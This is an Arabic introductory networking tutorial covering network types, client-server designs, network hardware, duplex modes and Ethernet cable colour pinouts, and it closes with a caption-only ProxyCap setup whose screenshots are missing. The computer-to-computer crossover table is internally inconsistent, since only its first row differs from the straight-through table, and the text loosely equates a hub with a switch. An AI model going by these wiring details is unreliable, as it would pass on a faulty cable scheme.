اختصار لـ Wide Area Network وتعني شبكة الكمبيوتر في عدة مواقع. مثلا: مجموعة مواقع في كل موقع يوجد LAN وهذه المواقع مرتبطة مع بعضها البعض فهذه الشبكة من المواقع تسمى WAN . تشترك المواقع في المشاركة بالملفات والطباعة. نوع الارتباط بين المواقع يكون مودم او ISDN او DSL او Cable او خط مستأجر leased line .


الشبكة تتكون ببساطة من ثلاث مكونات:

(١) البروتوكول للاتصال: قوانين الاتصال


(٢) رابط بين اجهزة الكمبيوتر مثلا: كيبل او خط ISDN

(٣) خدمات الشبكة: او ما هو جاهز للمشاركة كملفات او طابعات

الشبكات نوعين: اما ان تكون عبارة عن جهاز مرتبط بجهاز مرتبط بجهاز...الخ ويسمى ذلك Peer to peer . فائدته اقل كلفة ولكن لا يعمل بشكل فاعل بين الاجهزة (مشاكل في ادارة الملفات بين الاجهزة). يمكن استخدامه (او التفكير باستخدامه) في حالة عدد الاجهزة المتصلة اقل من ١٠ اجهزة.



اما النوع الثاني فهو ان تكون الاجهزة مرتبطة ببعضه البعض مع وجود جهاز رئيسي يسمى الخادم server وتسمى باقي الاجهزة clients



فوائدها:

يوجد نقطة رئيسية وهي نقطة الاتصال مع الجهاز الخادم


اكثر كلفة ولكنه اكثر امانا واكثر فاعلية واقل مشاكل في الاتصال

هناك انواع منه: جهاز خادم للملفات وجهاز خادم للطابعات زجهاز خادم للبريد االكتروني وجهاز خادم للانترنت.

برامج الخادم: NT ، ٢٠٠٠، XP ، Novell Netware ، Unix ، Apple Talk .

انواع الشبكات من ناحية تصميم الاتصال بين الاجهزة:

Physical Topologies:



مكونات الشبكات:

NIC يعني بطاقة الشبكة وهو اختصار للكلمة . Network Interface Card وانواعه: ISA, PCI او يكون للكمبيوتر المتنقل PCMCIA	
Hub : عبارة عن switch بين الاجهزة.	
Repeater: وهو جهاز يوضع بين كل مسافة لتقوية اشارة البث بين جهاز الكمبيوتر والخادم.	
Router : وهو جهاز يقوم بتوزيع المعلومات بين الاجهزة حسب عناوينها. مثال: يقوم بتوزيع الانترنت على جميع الاجهزة في الشبكة.	
Bridge : يقوم ايضا بنقل المعلومات بين الشبكات	
Gateway : يقوم بترجمة المعلومات بين الشبكات المختلفة.	
Modem : وهو الجهاز الذي يربط خط التلفون بالكمبيوتر.	

١

انواع الاتصال بين الاجهزة:

(١) simplex : تبعث المعلومة من طرف واحد

(٢) Half-duplex : تبعث المعلومة من كلا الطرفين ولكن ليس في نفس الوقت. مثال: المخشير

(٣) Full-Duplex : مثال: التلفون

الايقونات على الشبكات:

Mapped Drive	Shared Drive	Shared Folder
Websites (X:) دوسية على شكل سواقة اقراص على الشبكة	Local Disk (C:) صلب قرص مشترك	دوسية مشتركة

الربط للكيبلات حسب الالوان وكما يلي

١- ربط من كمبيوتر الى اخر NETWORK
٢- ربط من HAB الى كمبيوتر


ربط من كمبيوتر الى كمبيوتر اخر NETWORK		
ت	الراس الاول للفيشه	الرئس الثاني للفيشه
١	الابيض به اخضر	الابيض به برتقالي
٢	اخضر	اخضر
٣	الابيض به برتقالي	الابيض به برتقالي
٤	الازرق	الازرق
٥	الابيض به ازرق	الابيض به ازرق
٦	برتقالي	برتقالي
٧	الابيض به جوزي	الابيض به جوزي
٨	جوزي	جوزي

ربط من HAB الى كمبيوتر		
ت	الراس الاول للفيشه	الرئس الثاني للفيشه
١	الابيض به اخضر	الابيض به اخضر
٢	اخضر	اخضر
٣	الابيض به برتقالي	الابيض به برتقالي
٤	الازرق	الازرق
٥	الابيض به ازرق	الابيض به ازرق
٦	برتقالي	برتقالي
٧	الابيض به جوزي	الابيض به جوزي
٨	جوزي	جوزي


البروكسي

ProxyCap


نافذة الإعدادت فارغة




إضافة البروكسي




تعبئة الخانات على الشكل التالي




تتمة الإعدادات




إختيار البروكسي






إعدادات المتصفح هكذا بدون بروكسي




إعدادات الماسنجر هكذا بدون سوكس

